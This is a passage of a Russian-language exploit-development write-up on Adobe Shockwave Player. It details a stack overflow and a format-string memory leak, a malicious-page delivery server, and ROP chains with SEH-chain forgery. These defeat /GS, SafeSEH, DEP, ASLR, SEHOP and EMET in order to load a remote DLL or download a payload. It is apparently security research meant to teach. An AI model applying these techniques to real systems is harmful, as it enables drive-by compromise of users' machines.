%ProgramFiles%\Adobe\Adobe Director 11\Configuration\Tutorials\3D
```

находятся нужные .dir-файлы. Загрузив их в Director, я обнаружил Lingo-сценарии, которые можно было просто изменить, чтобы вызвать методы, ранее оставшиеся вне зоны внимания.

3.2 - Переполнение буфера на стеке

Первая обнаруженная мной уязвимость — переполнение буфера на стеке, достижимое двумя различными методами Lingo (они ведут к одному и тому же уязвимому коду, поэтому я считаю их одной ошибкой). Уязвимые методы:

```
- physicsWorld.loadProxyTemplate(string proxyname, 3dmember)
- world.createRigidBody(string rigidbodyname, string 3DmodelName,
  symbolBodyProxy, symbol bodyType, symbol flipNormals)
```

При передаче достаточно длинной строки в качестве первого параметра любого из этих методов происходит переполнение буфера на стеке.

Для формирования длинной строки в Lingo можно воспользоваться аналогом цикла `for`:

```
buf = ""
repeat with i = 0 to 10000
  buf = buf & "$"
end repeat
```

В зависимости от объёма переданных данных отладчик фиксирует разные варианты сбоя. Вот один из них:

```
(63c.410): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=37734236 ebx=02f6bd10 ecx=00000000 edx=03790404 esi=000033a7
edi=02f6c248
eip=6fde9d0a esp=02f6b7ec ebp=02f6b7ec iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210206
IML32!Ordinal1115+0xa:
6fde9d0a 81780454534146  cmp     dword ptr [eax+4],46415354h ds:002b:3773423a
```

По одной лишь инструкции, вызвавшей сбой, сложно сделать выводы. Стек вызовов даёт больше информации:

```
0:005> kv
ChildEBP RetAddr  Args to Child
02f6b7ec 6f2277b8 37734236 02f6b810 6f2283b1 IML32!Ordinal1115+0xa
02f6b7f8 6f2283b1 02f6c248 06cf7024 00000000 DIRAPI+0x377b8
02f6b810 6f23a8ea 06cf7024 000033a7 02f6bd10 DIRAPI+0x383b1
02f6b82c 6f35ec15 06cf7024 02f6c248 02f6bd10 DIRAPI+0x4a8ea
02f6b848 6e73250b 06ced4bc 02f6c248 02f6bd10 DIRAPI+0x16ec15
02f6c114 42346942 69423569 37694236 42386942 Dynamiks+0x335e
02f6c118 69423569 37694236 42386942 6a423969 0x42346942
02f6c11c 37694236 42386942 6a423969 316a4230 0x69423569
02f6c120 42386942 6a423969 316a4230 42326a42 0x37694236
02f6c124 6a423969 316a4230 42326a42 6a42336a 0x42386942
02f6c128 316a4230 42326a42 6a42336a 356a4234 0x6a423969
02f6c12c 42326a42 6a42336a 356a4234 42366a42 0x316a4230
<snip>
```

Первое, что бросается в глаза, — перед порчей стека сохраняются пять полностью целых фреймов. Это говорит о том, что буфер-получатель, вероятно, находится в модуле `Dynamiks`.

Также видно, что из `Dynamiks` передаются два указателя на стек в качестве аргументов. Их осмотр позволяет определить, который из них является буфером-получателем (это можно вывести и из указателей фреймов в стеке вызовов — маловероятно, что это `0x02f6c248`, поскольку порча началась ниже по стеку):

```
0:005> dc 02f6c248 L8
02f6c248 73423573 37734236 42387342 74423973 s5Bs6Bs7Bs8Bs9Bt
02f6c258 31744230 42327442 74423374 35744234 0Bt1Bt2Bt3Bt4Bt5
0:005> dc 02f6bd10 L8
02f6bd10 41306141 61413161 33614132 41346141 Aa0Aa1Aa2Aa3Aa4A <- начало
02f6bd20 61413561 37614136 41386141 62413961 a5Aa6Aa7Aa8Aa9Ab  нашего буфера
```

Итак, стековый буфер начинается с `0x02f6bd10` и передаётся из модуля `Dynamiks` в `DIRAPI` в качестве третьего аргумента. Это подтверждается дизассемблированием модуля `Dynamiks` и просмотром кода перед смещением `0x335e`:

```
(Dynamiks.x32: md5sum c6a9a75deb3da27682c267a7a2507e16, checksum 2a30eb,
Shockwave version 12.0.0.112)

0:005> ub Dynamiks+0x335e L6
Dynamiks+0x334f:
709e334f 8d8dfcfbffff lea     ecx, [ebp-404h] <- уязвимый буфер
709e3355 51             push   ecx <----- передаётся третьим аргументом
```

```

709e3356 8d4f08      lea     ecx, [edi+8]
709e3359 51              push    ecx
709e335a 50              push    eax
709e335b ff5244          call    dword ptr [edx+44h]

```

В полноценном дизассемблере (IDA Pro) можно увидеть размер локальной переменной по стеку функции:

```

-00000404 var_404      db 1024 dup(?) <--- уязвимый буфер, 1024 байта
-00000004 var_4        dd ?
+00000000 s           db 4 dup(?)
+00000004 r           db 4 dup(?)
+00000008 arg_0        dd ?
+0000000c arg_4        dd ?
+00000010 arg_8        dd ?
+00000014 arg_C        dd ?
+00000018 arg_10       dd ?

```

Любая строка длиннее 1024 байт испортит `var_4`. Что это такое? Именно так: перед нами механизм защиты /GS:

```
(Dynamiks.x32: base address 0x10000000)
```

```

.text:100018A8      mov     eax, __security_cookie
.text:100018AD      xor     eax, ebp
.text:100018AF      mov     [ebp+var_4], eax

```

Для тех, кто не знаком с /GS [12]: это параметр компилятора, включённый по умолчанию во всех современных версиях Visual Studio. Скейп описал его работу значительно лучше, чем я смог бы, в своей статье для Uninformed [13], где говорится об инициализации стекового cookie:

«На высоком уровне эта процедура берёт XOR-комбинацию текущего системного времени, идентификатора процесса, идентификатора потока, счётчика тиков и счётчика производительности. Результат XOR-ирования этих значений и становится security cookie образа файла.»

Результат этих операций — 4-байтовое значение, генерируемое при загрузке модуля и сохраняемое в его секции `.data`. Каждая функция, которую компилятор счёл нуждающейся в дополнительной защите, берёт это значение, снова XOR-ит его с текущим указателем фрейма (`@ebp`) и сохраняет на стеке в качестве первой локальной переменной. При выходе из функции проверяется целостность этого значения; в случае обнаружения изменений выбрасывается исключение, обычно приводящее к завершению процесса.

Не вызови мы исключение в `IML32.dll` — код всё равно вернулся бы в модуль `Dynamiks`, и при выходе из функции (при условии, что на пути не встретились бы иные обращения к недопустимым данным) проверка стекового cookie завершилась бы неудачей и процесс завершился бы с исключением. В любом случае это препятствие, которое необходимо обойти.

Вернёмся к этому чуть позже.

3.3 - Раскрытие памяти на стеке

В ходе тестирования 3D-методов Lingo я использовал строку, состоящую из большого количества символов `%x`. Одновременно я выводил объекты в окно Messages с помощью функции `Lingo trace()`. В нескольких случаях я увидел весьма интересный вывод, например:

```

model ("d03e682631e7c647ae08432631e18680fb8a9d03e6830680276b012d450d03e686
9080b8e56b7420100c17eb9069056cd56908db3811038")

```

Это явно не то имя, которое я давал объекту при вызове `newModel()`...

Разделив значения `%x` пробелами, получаем:

```
model("d03e68 6317e44 5ffad60 43 6317dcc 680fb8a9 d03e68 42 680276b0
12d450 d03e68 69080b00 5711164 100c 17eb90 69056cd5 6908db38 1 1038")
```

На тот момент я тестировал всё это на Windows XP, где не нужно было беспокоиться о рандомизации адресного пространства. С учётом этого замечу: DIRAPI.dll имеет предпочтительный базовый адрес 0x68000000, а IML32.dll — 0x69000000. Глядя на вывод функции `trace()`, можно отчётливо видеть, что перед нами уязвимость формата строки: для каждого указанного нами `%x` возвращается 32-битное значение со стека.

Поскольку путь кода к данной уязвимости детерминирован, можно убедиться, что указатели на код всегда будут одинаковы в системах без ASLR. Таким образом, мы раскрываем базовые адреса как минимум двух модулей, а также то, что выглядит как указатели на кучу и стек. Адреса можно проверить в отладчике:

```
0:008> !address 0xd03e68
00c60000 : 00c60000 - 00101000
                Type      00020000 MEM_PRIVATE
                Protect    00000004 PAGE_READWRITE
                State      00001000 MEM_COMMIT
                Usage      RegionUsageHeap
                Handle      00150000

0:008> !heap -p -a 0xd03e68
address 00d03e68 found in
_HEAP @ 150000
    HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
    00c60018 20000 0000 [0b] 00c60020 100000 - (busy VirtualAlloc)
    ? <Unloaded_ame.dll>+ffff7

0:008> !address 6317e44
06010000 : 06314000 - 0005b000
                Type      00020000 MEM_PRIVATE
                Protect    00000004 PAGE_READWRITE
                State      00001000 MEM_COMMIT
                Usage      RegionUsageHeap
                Handle      00150000

0:008> !address 5ffad60
05f00000 : 05f00000 - 00101000
                Type      00020000 MEM_PRIVATE
                Protect    00000004 PAGE_READWRITE
                State      00001000 MEM_COMMIT
                Usage      RegionUsageHeap
                Handle      00150000

0:008> !address 12d450
00030000 : 0011e000 - 00012000
                Type      00020000 MEM_PRIVATE
                Protect    00000004 PAGE_READWRITE
                State      00001000 MEM_COMMIT
                Usage      RegionUsageStack
                Pid.Tid    d1c.89c

0:008> !address 69080b00
69000000 : 69001000 - 0008c000
                Type      01000000 MEM_IMAGE
                Protect    00000020 PAGE_EXECUTE_READ
                State      00001000 MEM_COMMIT
                Usage      RegionUsageImage
                FullPath    <snip>IML32.dll

0:008> ub 69056cd5 L1
IML32!Ordinal1754+0x12b3:
69056cd3 ffd5          call     ebp
```

Стоит отметить, что указатели на кучу происходят из выделения размером 0x100000. Это связано с тем, что `Smartheap` нарезает выделения из собственной арены именно такого размера.

В итоге мне удалось утечь один адрес из стека, два — из кучи и один — из модуля (IML32.dll).

3.3.1 - Недокументированный спецификатор формата

В ходе первоначальных попыток эксплуатации этих проблем я испытывал трудности с поиском надёжного стекового пивота в единственном модуле, адрес которого удалось утечь (IML32.dll). Около недели борясь с этой задачей, я вернулся к обратной инженерии первопричины раскрытия памяти и обнаружил в Lingo некоторую недокументированную функциональность.

При использовании спецификатора формата `%v` код внутри `DIRAPI.dll` заменяет его на ``:

```
(DIRAPI.dll: base address 0x68000000,
md5sum fb5405cef8b2d6273c593477392cbc88, checksum 1c266b,
Shockwave version 12.0.0.112)

.text:68039FF2  case__v:
.text:68039FF2
.text:68039FF2      add     edi, 4          ; jumtable 68039EC7 case 35
.text:68039FF5      mov     [ebp+var_814], edi
.text:68039FFB      mov     edi, [edi]
.text:68039FFD      lea     esi, [ebp+var_810]
.text:6803A003      mov     byte ptr [ebp+var_404], 0
.text:6803A00A      call    sub_68039CA0
.text:6803A00F      test    eax, eax
.text:6803A011      jz      loc_6803A0EA
.text:6803A017      mov     eax, [ebp+arg_8]
.text:6803A01A      mov     ecx, [ebp+var_824]
.text:6803A020      mov     edx, [ebp+var_828]
.text:6803A026      push    eax
.text:6803A027      push    ecx
.text:6803A028      push    edi
.text:6803A029      push    edx
.text:6803A02A      call    sub_68030DB0      ; заменяет %v на <%d %p> и
.text:6803A02A                                     повторно входит в эту функцию
```

Размещая символы `%v` в определённых позициях входной строки, я смог принудительно разыменовать одно из стековых значений и получить два 32-битных целых числа, что дало мне дополнительный адрес внутри модуля. Конкретно — адрес внутри модуля `Shockwave 3d Asset.x32`, в котором обнаружился весьма полезный кодовый примитив, использованный мной для стекового пивота.

4 - Доставка эксплойта

Описываемые здесь эксплойты разрабатывались поэтапно, с разными подходами по мере возникновения препятствий. Я привожу объяснение каждого из них, чтобы дать читателю представление о процессе, а не просто рассказать о конечном результате. Приложенный код эксплойта намеренно не «причёсан» — он сохраняет все артефакты работы в процессе до финального решения.

4.1 - Архитектура серверной части

Поскольку различные варианты эксплойтов требуют разной архитектуры, я опишу все компоненты, использованные в ходе разработки.

4.1.1 - web.py

Я использовал web.py [14] для раздачи следующего:

- HTML-страниц, встраивающих .dir-файлы
- Файлов Director
- Полезной нагрузки в одном из эксплоитов

Структура каталогов приложенного эксплойта:

```
./
|   craft_exploit.py
|   main.py
|
|---web
|       (библиотечный код web.py)
|
|---www
|   |---dirs
|   |       input.dir
|   |       mem_disc.dir
|   |       output.dir
|   |
|   |---html
|   |       exploit.html
|   |       index.html
|   |
|   |---payload
|   |       runcalc.dll
```

Следует также отметить, что в main.py я добавил код для раздачи данных в gzip-кодировке, поскольку при передаче больших файлов через web.py возникала нестабильность.

4.1.2 - lighttpd

На одном из этапов разработки эксплойта потребовался WebDAV-сервер для хостинга полезной нагрузки. Для этой цели я использовал lighttpd [15] со следующей конфигурацией:

```
server.document-root = "/htdocs"
server.port = 80
server.username = "nobody"
server.groupname = "nogroup"

mimetypes.assign = (".html" => "text/html",
                    ".application" => "application/x-ms-application")

server.modules = ( "mod_webdav",
                  "mod_alias",
                  "mod_accesslog")

server.errorlog = "/logs/error.log"
accesslog.filename = "/logs/access.log"

webdav.activate = "enable"
webdav.sqlite-db-name = "/lock/lighttpd.webdav_lock.db"
```

4.2 - HTML

HTML-часть довольно проста: index.html встраивает .dir-файл, отвечающий за раскрытие памяти, и iframe, динамически заполняемый страницей exploit.html. Та в свою очередь встраивает специально сформированный .dir-эксплоит для конкретного клиента по требованию.

`iframe` оказался необходим, поскольку было замечено: без него модули в памяти загружались и выгружались по разным адресам при переходе браузера между страницами, что делало раскрытие памяти ненадёжным.

4.3 - JavaScript

Страница `index.html` содержит JavaScript-функции, отвечающие за:

- Получение содержимого раскрытой памяти от файла `mem_disc.dir`
- Получение и разбор информации о версии, платформе и `user agent`
- POST-запрос к себе для передачи этих данных в `main.py`

4.4 - Lingo

Несколько функций и свойств Lingo особенно удобны для разработчика эксплойтов. Следующие используются для определения того, как сформировать вредоносный `.dir`-файл под конкретного клиента, и для передачи этой информации на сервер:

- `goToNetPage` — функция для вызова JavaScript из `.dir`
- `environmentPropList` — свойство для получения информации о платформе, операционной системе и версии сборки Shockwave

4.5 - Python

`craft_exploit.py` отвечает за формирование кастомного `.dir`-файла по каждому запросу клиента. Он получает утекшие адреса памяти, `user agent` браузера, версию Shockwave и информацию о платформе из упомянутого выше POST-запроса.

Класс `CraftExploit`, определённый в нём, имеет две примечательные переменные экземпляра. Список `self.int_mods` заполняется кортежами, содержащими смещение в файле шаблона `.dir` и значение для внедрения. Например, первый используемый стековый пивот соответствует смещению `0x55AFC` в файле. Соответствующий код, заменяющий значение в шаблоне, выглядит так:

```
self.int_mods.append((0x55AFC, self.sw_3d+0x13e522))
```

Это означает, что в итоговом `.dir`-файле по смещению `0x55AFC` будет содержаться указатель на Shockwave `3d Asset.x32` со смещением `0x13e522`.

Другая примечательная переменная — `self.str_mods` — делает то же самое, но реализована как словарь. Например, чтобы гарантировать, что строковое значение будет находиться по заданному смещению в итоговом `.dir`-файле, можно использовать `str_mods` следующим образом:

```
self.str_mods[0x536D0] = 'urlmon.dll\x00'
```

Содержимое `str_mods` и `int_mods` внедряется в файл методом `render` класса `CraftExploit`, после чего файл отдаётся целевому клиенту через веб-сервер.

5 - Эксплуатация уязвимостей

В следующих разделах читатель проследует за моим процессом разработки эксплойта для различных конфигураций с поэтапным обходом встречаемых средств защиты.

5.1 - Windows XP SP3 / Firefox / Shockwave 11.6.5.635

Это был первый эксплойт, написанный мной для данной проблемы. Так как разработка велась на Windows XP SP3, о ASLR можно было не беспокоиться (как и об уязвимости раскрытия памяти). Эксплойт был написан в день обнаружения ошибки с целью быстрой эксплуатации, а не надёжной.

Поскольку уязвимый код защищён /GS, я решил перезаписать один из сохранённых обработчиков исключений на стеке. Исполняемый файл также скомпилирован с SafeSEH, методы обхода которого подробно описаны другими авторами. Вкратце: я направил испорченный обработчик на адрес внутри модуля, не раскрывающего адреса своих функций-обработчиков исключений (пользователям WinDBG рекомендую плагин `narly` [16], помогающий определить, какие адреса доступны для такого обхода). В результате диспетчер исключений не смог проверить легитимность испорченного указателя и перешёл к его вызову.

Затем я получил управление стеком и после серии ROP-шагов вызвал `VirtualProtectEx` для стека и вернулся в него, выполнив полезную нагрузку, просто запускающую `WinExec("calc.exe")`.

Я опирался на несколько вещей, делающих этот эксплойт... «грязным»:

- Используемые для ROP модули загружались по предпочтительным базовым адресам, что позволяло легко игнорировать ASLR.
- Для некоторых примитивов я использовал системную библиотеку `shell32.dll` — модуль, часто обновляемый Microsoft, на который не следует полагаться.

Итог: этот эксплойт обходит /GS, SafeSEH, DEP и игнорирует ASLR (но является скорее PoC, чем полноценным эксплойтом — да и речь идёт об XP).

5.2 - Windows XP SP3 / Firefox / Shockwave 11.6.8.638

Примерно через день после написания эксплойта для версии 11.6.5.635 Adobe выпустила 11.6.8.638. Ради полноты я добавил в эксплойт поддержку актуальной на тот момент версии, используя идентичные примитивы, отличающиеся лишь адресами. Подробности — в приложенном коде эксплойта.

5.3 - Windows 7 x64 / Firefox / Shockwave 12.0.0.112

Когда Adobe выпустила версию 12.0.0.112, я решил задействовать уязвимость раскрытия памяти и провести эксплуатацию на более современной операционной системе — Windows 7.

На этот раз я использовал раскрытие стековой памяти для устранения зависимости от непредсказуемых адресов памяти, тем самым обходя ASLR. В отличие от предыдущих эксплойтов, данная версия просто ROP-ит вызов `LoadLibraryA` и запрашивает DLL по UNC-пути. Я создал простую DLL, вызывающую `WinExec("calc.exe")` при загрузке. Затем, используя `lighttpd`, как

описано в разделе 4.1.2, файл раздаётся через сервер.

5.4 - Windows 7 x64 / Firefox / Shockwave 12.0.0.112 / EMET 5.0

Описанный выше эксплойт для Windows 7 x64 использует LoadLibraryA для загрузки вредоносной полезной нагрузки с UNC-шары. EMET лишает возможности сделать это, однако обойти это ограничение достаточно просто, как описано в следующем разделе.

5.4.1 - Актуальные средства защиты EMET 5.0

Эксплойт для той же цели с включённым EMET 5.0 сначала вызывает MoveFileA, чтобы переместить файл с удалённого WebDAV на локальную файловую систему, а затем вызывает LoadLibraryA на локальном файле.

Совет: установите атрибут `chattr +i` на DLL-файл на сервере, чтобы MoveFileA переместил его, но не смог удалить после этого — последующие попытки эксплуатации будут работать без проблем. Аналогичного эффекта можно добиться через конфигурацию `lighttpd`.

Кроме того, EMET реализует защиту под названием Export Address Table Filtering [17], которая отслеживает обращения на чтение к адресам экспортированных функций в ключевых системных DLL. Однако приложенный эксплойт получает адреса функций, перехватывая указатель через секцию импорта модулей Shockwave (которая EMET не отслеживает), а не из самих системных DLL-файлов.

5.5 - Windows 8 x64 / Firefox / Shockwave 12.0.0.112 / EMET 5.0

Windows 8 вводит ряд механизмов защиты от эксплойтов, подробно описанных Мэттом Миллером и Кеном Джонсоном в их докладе на Blackhat в 2012 году [18]. Наиболее серьёзным препятствием стал SEHOP. SEHOP — ещё один механизм защиты, призванный затруднить эксплуатацию порчи на основе SEH. Как описывает Microsoft [19]:

«Первый шаг заключается во вставке символической записи регистрации исключения в качестве завершающей записи в список обработчиков исключений потока. Этот шаг происходит при первом запуске потока в пользовательском режиме. Поскольку записи регистрации исключений всегда вставляются в начало списка, символическая запись гарантированно оказывается последней.

Второй шаг состоит в обходе списка обработчиков исключений в момент диспетчеризации исключения с целью проверки достижимости и валидности символической записи. Этот шаг происходит, когда диспетчер исключений получает уведомление об исключении в пользовательском режиме. Если символическая запись недостижима, диспетчер исключений может предположить, что список обработчиков исключений повреждён и, возможно, произошла перезапись SEH. После этого диспетчер исключений может безопасно завершить процесс. Если символическая запись найдена, диспетчер исключений продолжает работу в штатном режиме и последовательно вызывает каждый из зарегистрированных обработчиков исключений.»

Для обхода этой защиты практически необходимо раскрытие памяти. К счастью, утечка стекового адреса делает это возможным.

Чтобы продемонстрировать обход такой защиты, ниже приводится анализ состояния цепочки исключений до и после того, как эксплойт её портит.

Сначала, подключившись к процессу Firefox, мы указываем WinDBG следовать дочерним процессам командой `.childdbg 1`. Затем направляем Firefox на вредоносный сервер, что приводит к запуску Shockwave Player и порождению процесса `plugin-container.exe` из Firefox:

```
0:029> .childdbg 1
Processes created by the current process will be debugged
0:029> g
ModLoad: 70b30000 70b63000 C:\Windows\SysWOW64\shdocvw.dll
<snip>
ModLoad: 09c70000 09c76000 plugin-container.exe
Executable search path is:
ModLoad: 00fa0000 00fa6000 plugin-container.exe
ModLoad: 772f0000 77447000 ntdll.dll
ModLoad: 76620000 76750000 C:\Windows\SysWOW64\KERNEL32.DLL
ModLoad: 74f10000 74fb6000 C:\Windows\SysWOW64\KERNELBASE.dll
<snip>
ModLoad: 74980000 74989000 C:\Windows\SysWOW64\CRYPTBASE.dll
ModLoad: 74920000 74971000 C:\Windows\SysWOW64\bccryptPrimitives.dll
(834.950): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000003 ecx=a1500000 edx=00000000 esi=00000000
edi=007e0000
eip=77390545 esp=007bf854 ebp=007bf880 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2b:
77390545 cc                int     3
```

Чтобы осмотреть незатронутую цепочку исключений, попросим WinDBG остановиться при загрузке модуля `Dynamiks.x32`:

```
1:032> sxe ld:dynamiks
1:032> g
(740.1f0): Unknown exception - code 000006ba (first chance)
ModLoad: 709e0000 70c81000 C:\Users\user\AppData\LocalLow\Adobe\Shockwave
Player 12\extras\download\AdobeSystemsIncorporated\Dynamiks\Dynamiks.x32
eax=00000000 ebx=00800000 ecx=00000000 edx=00000000 esi=00000000
edi=fe9bf000
eip=77e20fe8 esp=0061a944 ebp=0061a99c iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00200206
ntdll!ZwMapViewOfSection+0xc:
77e20fe8 c22800          ret     28h
1:032> bp !Dynamiks+0x335b
1:032> g
Breakpoint 0 hit
eax=0506ba80 ebx=00000000 ecx=0061ca6c edx=71407620 esi=050003a0
edi=0061ca64
eip=709e335b esp=0061c074 ebp=0061c938 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
Dynamiks+0x335b:
709e335b ff5244          call    dword ptr [edx+44h]  ds:002b:71407664=713debe0
```

Просмотреть текущую цепочку исключений можно командой `!exchain`:

```
1:032> !exchain
0061ef40: USER32!_except_handler4+0 (775f3991)
0061efa4: USER32!_except_handler4+0 (775f3991)
0061f000: ntdll!KiUserCallbackExceptionHandler+0 (77e22e60)
0061f0fc: xul!std::_Mutex::_Mutex+56d (73920859)
0061f858: plugin_container+18f9 (010b18f9)
0061f8a8: ntdll!_except_handler4+0 (77ec35f2)
0061f8c8: ntdll!FinalExceptionHandler+0 (77eb1d86)
Invalid exception stack at ffffffff
```

Для тех, кто не знаком с этим форматом: первое число — адрес на стеке записи SEH. Например, для первой записи можно проверить, что первое 32-битное значение указывает на следующий адрес записи SEH, а второе — на код обработчика:

```

1:032> dd 0061ef40 L2
0061ef40 0061efa4 775f3991
1:032> u poi(0061ef40+4) L4
USER32!_except_handler4:
775f3991 8bff          mov     edi,edi
775f3993 55             push   ebp
775f3994 8bec          mov     ebp,esp
775f3996 83ec14        sub     esp,14h

```

До порчи цепочка SEH-записей выглядит следующим образом (завершается значением -1):

```

0061ef40->0061efa4->0061f000->0061f0fc->0061f858->0061f8a8->0061f8c8->
ffffffff

```

В этот момент нам также известен адрес буфера-получателя, который будет переполнен (см. раздел 3.2):

```

1:032> dd @esp+0x8 L1
0061c07c 0061c534

```

Можно рассчитать, сколько данных нужно скопировать от этого адреса до первой SEH-записи на стеке:

```

1:032> ? 0061ef40-0061c534
Evaluate expression: 10764 = 00002a0c

```

Теперь наступает самое интересное. Проверка цепочки исключений в `ntdll!KiUserExceptionDispatcher` не заботится о количестве записей в ней. Это означает, что злоумышленник располагает некоторой гибкостью в выборе способа обхода проверок. Например, порча стека может быть использована для того, чтобы связать первый обработчик исключений (`USER32!_except_handler4`) напрямую с последним (`ntdll!FinalExceptionHandler`), изменив указатель `*next` первого. Другой вариант (и тот, который выбрал я) — сформировать поддельную SEH-запись, связать с ней предшествующую запись и привязать её к существующей записи дальше по стеку. Для наглядности ниже показано состояние цепочки исключений после попытки перешагнуть вызов, вызывающий переполнение буфера на стеке:

```

1:032> p
(740.1f0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=37734236 ebx=0061c534 ecx=00000000 edx=00e5eff4 esi=00002af8
edi=0061ca6c
eip=71439d0a esp=0061c010 ebp=0061c010 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
IML32!Ordinal1115+0xa:
71439d0a 81780454534146 cmp dword ptr [eax+4],46415354h ds:002b:3773423a=?
1:032> !exchain
0061ef40: Shockwave_3d_Asset!CIFXString::SetCodePage+49122 (70f2e522)
0061ef50: 41414141
0061f0fc: xul!std::_Mutex::_Mutex+56d (73920859)
0061f858: plugin_container+18f9 (010b18f9)
0061f8a8: ntdll!_except_handler4+0 (77ec35f2)
0061f8c8: ntdll!FinalExceptionHandler+0 (77eb1d86)
Invalid exception stack at ffffffff

```

Обратите внимание: теперь цепочка SEH выглядит так:

```

0061ef40->0061ef50->0061f0fc->0061f858->0061f8a8->0061f8c8->ffffffff

```

Произошло следующее: первая SEH-запись была испорчена так, что указывает на модуль `Shockwave 3d Asset.x32` (это наш стековый пивот — подробнее об этом далее), а её указатель `*next` изменён так, чтобы указывать на новый адрес на стеке (вычисленный с помощью раскрытия стековой памяти).

Вторая показанная выше запись — поддельная, сформированная моим эксплойтом для восстановления цепочки. Её указатель `*next` ведёт на `0061f0fc` — валидную SEH-запись,

существовавшую до порчи. Обратите внимание: указатель кода просто установлен в 0x41414141, что проходит слабую проверку диспетчера исключений ntdll — достаточно лишь убедиться, что он не находится на стеке.

На этом этапе цепочка SEH пройдёт проверку SEHOP, и будет вызван код первой записи. Это можно проверить в отладчике:

```
1:032> bp Shockwave_3d_Asset!CIFXString::SetCodePage+49122
1:032> g
Breakpoint 1 hit
eax=00000000 ebx=00000000 ecx=70f2e522 edx=77e23105 esi=00000000
edi=00000000
eip=70f2e522 esp=0061ba5c ebp=0061ba7c iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
Shockwave_3d_Asset!CIFXString::SetCodePage+0x49122:
70f2e522 8b4d0c      mov     ecx,dword ptr [ebp+0Ch] ss:002b:0061ba88=0061ef40
```

5.5.1 - Актуальные средства защиты EMET 5.0 Tech Preview

EMET 5.0 реализует многие средства защиты, представленные как «оборонительные исследования в области безопасности» на конкурсе Microsoft BlueHat Prize (было выплачено более 250 000 долларов США). ПО всё ещё находится в статусе Tech Preview, однако мне было интересно проверить, насколько сложно его обойти. Помимо этого, меня несколько раздражало, что предыдущие эксплойты требовали WebDAV-сервера. Поэтому в данной версии эксплойта я решил убрать это требование. Это было достигнуто с помощью ROP-цепочки для вызова LoadLibraryA и загрузки модуля urlmon.dll. Точнее, я вернулся к LoadLibraryA+0x5, чтобы пропустить хук EMET:

```
1:039> u KERNEL32!LoadLibraryA L2
KERNEL32!LoadLibraryA:
76ccf864 e92f0932f9      jmp     6fff0198
76ccf869 837d0800        cmp     dword ptr [ebp+8],0

1:039> u 6fff0198
6fff0198 684bedeeeb      push    0EBEED4Bh
6fff019d 60              pushad
6fff019e 9c              pushfd
6fff019f 54              push    esp
6fff01a0 e80bd32a05      call    emet+0x4d4b0 (7529d4b0)
6fff01a5 9d              popfd
6fff01a6 61              popad
6fff01a7 83c404          add     esp,4
```

Приземляясь на LoadLibraryA+0x5 при условии контроля @ebp, этот хук EMET тривиально обходится. Microsoft осознаёт ограниченность этого хука — они даже цитируют Phrack в своём блог-посте [20].

После загрузки urlmon.dll пришлось иметь дело с защитой EMET «Caller», которая делает следующее:

«EMET убеждается, что при достижении критической функции вызов поступает через инструкцию call, а не ret. Это весьма полезная защита, блокирующая многие ROP-гаджеты.» [20]

Также пришлось столкнуться с защитой «SimExecFlow»:

«Эта защита пытается обнаруживать ROP-гаджеты, следующие за вызовом критической функции. Она работает путём эмуляции заданного количества инструкций по адресу возврата вызывающей стороны критической функции.» [20]

Обе защиты мешали вызову `GetProcAddress` для получения адреса `URLDownloadToFileA`. Они были обойдены путём возврата в середину существующего вызова `GetProcAddress` внутри модуля — ЕМЕТ не мог определить, что туда пришли через ROP или что вызов нелегитимен:

```
.text:7A25CD4A 00C      push     eax                ; hModule
.text:7A25CD4B 010      call    ds:GetProcAddress
.text:7A25CD51 008      mov     [esi+18h], eax
.text:7A25CD54 008      cmp     eax, edi
.text:7A25CD56 008      jnz     short loc_7A25CD6D
.text:7A25CD6D      loc_7A25CD6D:
.text:7A25CD6D      mov     eax, edi
.text:7A25CD6D 008      pop     edi
.text:7A25CD6F 008      pop     esi
.text:7A25CD70 004      pop     esi
.text:7A25CD71 000      retn
.text:7A25CD71      sub_7A25CD20 endp
```

Перейдя напрямую к коду по адресу `0x7A25CD4A`, в `@eax` уже содержался результат `LoadLibraryA("urlmon.dll\x00")`. Поскольку я мог предсказывать стековые адреса с помощью утечки памяти, было несложно обеспечить наличие указателя на строку `"URLDownloadToFileA\x00"` для вызова `GetProcAddress`, а также контроль над `@esi`, указывающим на нужный адрес стека. Таким образом, адрес функции был получен без проблем.

Затем я вызвал `URLDownloadToFileA`, чтобы сбросить полезную нагрузку в доступный по умолчанию для записи локальный каталог (`C:\Users\Public`), после чего вернулся к `LoadLibraryA` и загрузил код.

6 - Дальнейшая работа

Я начал разрабатывать поддержку продолжения выполнения процесса после эксплуатации. Должно быть относительно несложно предотвратить жёсткий крэш `plugin-container.exe`, однако для этого потребуются обратная инженерия взаимодействия между этим процессом и родительским процессом `firefox.exe`.

7 - Заключение

Эта статья не претендует на то, чтобы поведать что-то принципиально новое... любой компетентный разработчик эксплойтов мог бы реализовать приложенный код. Я просто хотел поделиться пошаговым разбором — от обнаружения ошибки до надёжного эксплойта — чтобы читатели получили представление о том, как сегодня выглядит этот процесс.

8 - Благодарности

Спасибо `navs`, `sohlow`, `raid` и `hoodlum` за их идеи и ценные обсуждения.

9 - Ссылки

- [1] <http://community.corest.com/~gera/InsecureProgramming>
- [2] <http://virus.wikia.com/wiki/29A>
- [3] <http://www.uninformed.org>
- [4] <http://helpx.adobe.com/shockwave/kb/shockwave-player-faq.html>
- [5] <http://www.adobe.com/products/shockwaveplayer.html>
- [6] <https://wiki.mozilla.org/NPAPI>
- [7] <http://www.adobe.com/products/director.html>
- [8] http://cansecwest.com/csw11/Adobe_Shockwave-AaronPortnoy_LoganBrown.pptx
- [9] <http://www.microquill.com/smartheap/index.html>
- [10] <http://www.j4u2.com/jht/bio.html>
